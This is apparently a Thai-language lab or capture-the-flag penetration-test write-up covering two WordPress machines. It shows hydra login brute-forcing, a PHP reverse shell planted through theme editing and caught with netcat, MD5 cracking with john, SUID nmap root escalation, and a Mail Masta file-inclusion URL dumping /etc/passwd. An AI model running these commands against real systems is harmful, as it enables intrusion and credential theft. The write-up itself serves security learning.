6. นำ `versions` ของ CMS ไปค้นหาพบว่าเป็น version ที่มีช่องโหว่ รายละเอียดของช่องโหว่

<https://www.tenable.com/plugins/nessus/85985>

Plugins / Nessus / 85985

WordPress < 4.3.1 Multiple Vulnerabilities

Language: English

MEDIUM

Nessus Plugin ID 85985

Information
Dependencies
Dependents
Changelog

Synopsis

The PHP application running on the remote web server is affected by multiple vulnerabilities.

Description

According to its version number, the WordPress application running on the remote web server is prior to 4.3.1. It is, therefore, potentially affected by multiple vulnerabilities :

- A cross-site scripting vulnerability exists when processing shortcode tags due to improper validation of user-supplied input. An attacker can exploit this, via a specially crafted request, to execute arbitrary script code in a user's browser session. (CVE-2015-5714)
- An unspecified vulnerability exists that allows an authenticated attacker to publish private posts and make them 'sticky'. (CVE-2015-5715)
- An unspecified cross-site scripting vulnerability exists in the user list table. An attacker can exploit this, via a specially crafted request, to execute arbitrary script code in a user's browser session.

Note that Nessus has not tested for these issues but has instead relied only on the application's self-reported version number.

Plugin Details

Severity: Medium

ID: 85985

File Name: wordpress_4_3_1.nasl

Version: 1.12

Type: remote

Family: CGI abuses

Published: 9/17/2015

Updated: 6/6/2024


Configuration: Enable paranoid mode

Supported Sensors: Nessus


Enable CGI Scanning: true

Risk Information


7. ลองเข้า directory robot.txt ของเว็บเป้าหมายด้วย ip 10.10.102.153/robot.txt




8. จะพบว่า มีไฟล์อยู่สองไฟล์ มีไฟล์ ที่เป็น flag อยู่ 1 ไฟล์ ตรวจสอบไฟล์ ด้วยการเข้าdirectory โดย 10.10.102.153/key-1-of-3.txt เข้าไปจะพบ flag แรก และ มีอีกไฟล์ คือ fsociety.dic ให้ทำการโหลดไฟล์นี้มาก่อน



9. ตรวจสอบไฟล์ fsociety.dic จะพบว่า เป็นไฟล์ wordlist เพราะฉะนั้นจะเก็บไฟล์นี้ไว้เพื่อลอง brute force เข้าสู่ระบบเว็บไซต์



10. เข้าหน้า login ของเว็บไซต์ด้วย <http://10.10.102.153/wp-login> จะเห็นว่ามีฟอร์มให้กรอก username และ password

The image shows the WordPress login interface. At the top center is the WordPress logo, a blue 'W' inside a circle. Below the logo is a white rectangular box containing the login form. Inside this box, there are two text input fields: the first is labeled 'Username' and the second is labeled 'Password'. Below the password field is a checkbox labeled 'Remember Me'. To the right of the checkbox is a blue button with the text 'Log In' in white. Below the white box, there is a link that says 'Lost your password?'. At the very bottom, there is a link that says '← Back to user's Blog!'.

11. ใช้ hydra หาusername ของเว็บไซต์ ด้วยคำสั่ง `hydra -L fsociety.dic -p 1234 10.10.102.153 http-post-form '/wp-login.php:log=log^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'`
- โดยจะใช้ไฟล์ fsociety.dic ที่ได้จากตัวเว็บมาหา Username ที่สามารถ Login ได้

```
(root@kali) - [~/home/kali/Desktop]
# hydra -L fsociety_filtered.dic -p somthing 10.10.102.153 http-post-form '/wp-log
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milit
-binding, these *** ignore laws and ethics anyway).
```

12. ได้ Username ผู้ใช้สำหรับการ login เข้าเว็บไซต์ คือ **elliott**

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milit
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-12 12:04:04
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiti
re
-I
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1)
[DATA] attacking http-post-form://10.10.102.153:80/wp-login.php:log=^USER^&pwd=^PAS
[STATUS] 544.00 tries/min, 544 tries in 00:01h, 10908 to do in 00:21h, 16 active
[STATUS] 547.67 tries/min, 1643 tries in 00:03h, 9809 to do in 00:18h, 16 active
[STATUS] 546.71 tries/min, 3827 tries in 00:07h, 7625 to do in 00:14h, 16 active
[80][http-post-form] host: 10.10.102.153 login: elliott password: somthing
[80][http-post-form] host: 10.10.102.153 login: Elliot password: somthing
[80][http-post-form] host: 10.10.102.153 login: ELLIOT password: somthing
```

13. หลังจากได้ username มาแล้ว ก็หา password ของ username ที่ได้ด้วยคำสั่ง `hydra -l elliott -P fsociety_filtered.dic 10.10.102.153 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'`


```
hydra -l elliott -P fsociety_filtered.dic 10.10.102.153 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is in
```

14. หลังจากการ brute force หาpassword จากuserที่ได้ ด้วยHydra จะได้ Password คือ **ER28-0652**


```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal p
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-12 12:19:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://10.10.102.153:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect
[STATUS] 545.00 tries/min, 545 tries in 00:01h, 10907 to do in 00:21h, 16 active
[STATUS] 544.33 tries/min, 1633 tries in 00:03h, 9819 to do in 00:19h, 16 active
[STATUS] 546.14 tries/min, 3823 tries in 00:07h, 7629 to do in 00:14h, 16 active
[80][http-post-form] host: 10.10.102.153 login: elliott password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-12 12:30:04
```


15. ทดสอบlogin เข้าสู่เว็บไซต์



16. สร้าง PHP Reverse shell บนเว็บไซต์โดยการ Edit Theme ของเว็บไซต์ โดยการแทนที่คำสั่ง PHP ลงไปแทน โดยจะเอาคำสั่งมาจาก <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php> ก๊อปปี้และเอาไปวาง ตามในรูป



17. กด upload และทำการเปิดหน้า archive.php



18. ใช้คำสั่ง nc -lvnp 53 เพื่อทำการเปิดพอร์ตในการรับ Reverse shell ที่ Upload ขึ้นไป

```
(root@kali)-[/home/kali/Desktop]
# nc -lvnp 53
listening on [any] 53 ...
connect to [10.4.104.242] from (UNKNOWN) [10.10.102.153] 46296
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 16:42:32 up  2:00,  0 users,  load average: 0.00, 0.04, 0.17
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

19. รันคำสั่ง python -c 'import pty;pty.spawn("/bin/bash")' เพื่อupgrade linux shell

```
daemon
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$
```

20. ตรวจสอบ home ด้วยคำสั่ง cd home และ ls พบว่ามีโฟลเดอร์ชื่อ robot จึงทำการ เข้าไปตรวจสอบ พบไฟล์ flag กับ file password.raw-md5

```
home
bash: home: command not found
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

21. ทำการ crack รหัสผ่านจาก file password.raw.md5 ด้วย คำสั่ง `john md5.hash --wordlist=fsociety.dic --format=Raw-MD5` จึงได้รหัสผ่าน ของ robot เป็น `abcdefghijklmnopqrstuvwxyz`

```
(root@kali)~[/home/kali/Desktop]
# john md5.hash --wordlist=fsociety.dic --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2025-03-12 12:57) 0g/s 17161Kp/s 17161Kc/s 17161KC/s 2Fwiki...ABCDEFGHIJKLMNOPQRSTUVWXYZ
Session completed.
```

22. เปลี่ยนuserเป็น robot ด้วย คำสั่ง `su robot`

```
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:/$
```

23. ใช้คำสั่ง `find / -perm +6000 2>/dev/null | grep '/bin/'` เพื่อที่จะหา ไฟล์ที่ให้สิทธิ์ผู้ใช้ทั่วไปสามารถรันคำสั่งที่ต้องใช้สิทธิ์ root ได้

```
robot@linux:~$ find / -perm +6000 2>/dev/null | grep '/bin/'
find / -perm +6000 2>/dev/null | grep '/bin/'
```

24. จะพบว่า มี nmap ที่สามารถรันคำสั่ง ของสิทธิ์ root ได้ แสดงว่าเป็น nmap versions ที่เก่ากว่า 5.21 แสดงว่ายังสามารถใช้ คำสั่ง `-interactive` ของnmap ที่มีช่องโหว่ได้

```
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
```

25. ใช้คำสั่ง `nmap -interactive` เพื่อที่จะเปิด shell ของ nmap และทำการ `!sh` เพื่อเปิด shell ของระบบ

```
Welcome to Int
nmap> !sh
!sh
# whoami
j
```


26. ใช้คำสั่ง whoami เพื่อตรวจสอบว่าได้สิทธิ์ อะไรในการควบคุมระบบ

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# cat /etc/passwd | grep root
```

จะเห็นได้ว่าได้สิทธิ์เป็นrootเรียบร้อยแล้วแสดงว่าสามารถเข้ามาควบคุมเครื่องของเป้าหมายได้สิทธิ์ระดับสูงสุดแล้วหลังจากนี้สามารถ เข้าถึงไฟล์ที่เป็นสิทธิ์ระดับสูงสุดถึงจะเข้าได้อย่างเช่นการเข้าถึง รหัสผ่านของ user ทุก user ในเครื่องเป้าหมาย เข้าถึงไฟล์ของทุก user ได้

Target: All in one

Vulnerability ID:	001
Vulnerability:	ตรวจพบการใช้งานปลั๊กอิน mail masta บน WordPress ซึ่งมีช่องโหว่
Pathที่ได้รับผลกระทบ (ถ้ามี):	/login
ผลกระทบ:	สามารถ exploit ช่องโหว่ ทำให้สามารถยึดครองระบบในสิทธิ์ระดับ user และ root ได้
ข้อเสนอแนะในการแก้ไข:	อัปเดต WordPress และปลั๊กอินให้เป็นเวอร์ชันล่าสุด

Proof of concept

1. เริ่มต้นการตรวจสอบเป้าหมายอยู่ที่ IP Address : 10.10.144.36
2. ทำการ nmap เพื่อแสกนหา port ที่เปิดอยู่ ด้วยคำสั่ง nmap -sV 10.10.144.36 0ตรวจพบ Port เปิดอยู่ทั้งหมด 3 Port ได้แก่ 21,22,80

```
(root@kali)~[~/home/kali]
nmap -sV 10.10.144.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-13 11:18 EDT
Nmap scan report for 10.10.144.36 (10.10.144.36)
Host is up (0.37s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.43 seconds
```

3. จากผลการสแกนที่แสดงในภาพ พบว่าเครื่องเป้าหมายใช้งาน WordPress

```
nmap --script vuln 10.10.144.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-13 11:22 EDT
Nmap scan report for 10.10.144.36 (10.10.144.36)
Host is up (0.35s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-enum:
|   /wordpress/: Blog
|_  /wordpress/wp-login.php: Wordpress login page.

Nmap done: 1 IP address (1 host up) scanned in 59.17 seconds
```

4. เมื่อพบว่าเครื่องเป้าหมายใช้ WordPress จึงทำการใช้เครื่องมือ WPScan โดยการรันคำสั่ง `wpscan --url http://10.10.144.36/wordpress -e u` ซึ่งได้ทำการสแกนเพื่อค้นหาชื่อผู้ใช้งาน และพบว่าเครื่องเป้าหมายมี username ที่ชื่อว่า elyana

```

# wpscan --url http://10.10.144.36/wordpress -e u

| Found By: Style (Passive Detection)
| - http://10.10.144.36/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.5, Match: 'Version: 1.5'
+ ] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:02 (10 / 10) 100.00% Time: 00:00:02
i ] User(s) Identified:
+ ] elyana
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://10.10.144.36/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
! ] No WPScan API Token given, as a result vulnerability data has not been output.
! ] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
+ ] Finished: Thu Mar 13 11:25:57 2025
+ ] Requests Done: 53
+ ] Cached Requests: 6
+ ] Data Sent: 14.195 KB
+ ] Data Received: 398.283 KB
+ ] Memory used: 218.609 MB
+ ] Elapsed time: 00:00:19

```

5. scan wpscan -url http: 10.10.144.36/wordpress -e ap อีกครั้ง เพื่อหาช่องโหว่จะเจอ reflex gallery ver 3.1.7 และ mail masta ver1.0 จะนำไปค้นหาใน exploit-db.com หา version ที่ตรง

```

# wpscan --url http://10.10.144.36/wordpress -e ap

+ ] mail-masta
| Location: http://10.10.144.36/wordpress/wp-content/plugins/mail-masta/
| Latest Version: 1.0 (up to date)
| Last Updated: 2014-09-19T07:52:00.000Z
| Found By: Urls In Homepage (Passive Detection)
| Version: 1.0 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|   - http://10.10.144.36/wordpress/wp-content/plugins/mail-masta/readme.txt
+ ] reflex-gallery
| Location: http://10.10.144.36/wordpress/wp-content/plugins/reflex-gallery/
| Latest Version: 3.1.7 (up to date)
| Last Updated: 2021-03-10T02:38:00.000Z
| Found By: Urls In Homepage (Passive Detection)
| Version: 3.1.7 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|   - http://10.10.144.36/wordpress/wp-content/plugins/reflex-gallery/readme.txt

```

6. เมื่อนำทั้งสองมาค้นหาก็คะเจอที่ตรงเพียง Mali mast aver 1.0 และเมื่อคลิกเข้าไปจะเจอ `http://server/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd`

```


2016-08-23  WordPress Plugin Mail Masta 1.0 - Local File Inclusion  WebApps  PHP  Guillermo Garcia Marcos

Typical proof-of-concept would be to load passwd file:


http://server/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

```

7. เมื่อทำการเข้าถึง <http://10.10.144.36/wordpress> และต่อด้วย URL path ที่ได้จากข้อ 6, ผลที่ได้รับคือข้อความที่ไม่สามารถอ่านได้อย่างชัดเจน. จึงได้ทำการคลิกขวาและเลือก "View Page Source" เพื่อดูรายละเอียดของเนื้อหาชัดเจนและง่ายขึ้น



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
_ldap:x:105:65534:./var/lib/ldap:/bin/false
uuidd:x:106:110:./run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
elyana:x:1000:1000:Elyana:/home/elyana:/bin/bash
mysql:x:110:113:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:112:65534:./run/sshd:/usr/sbin/nologin
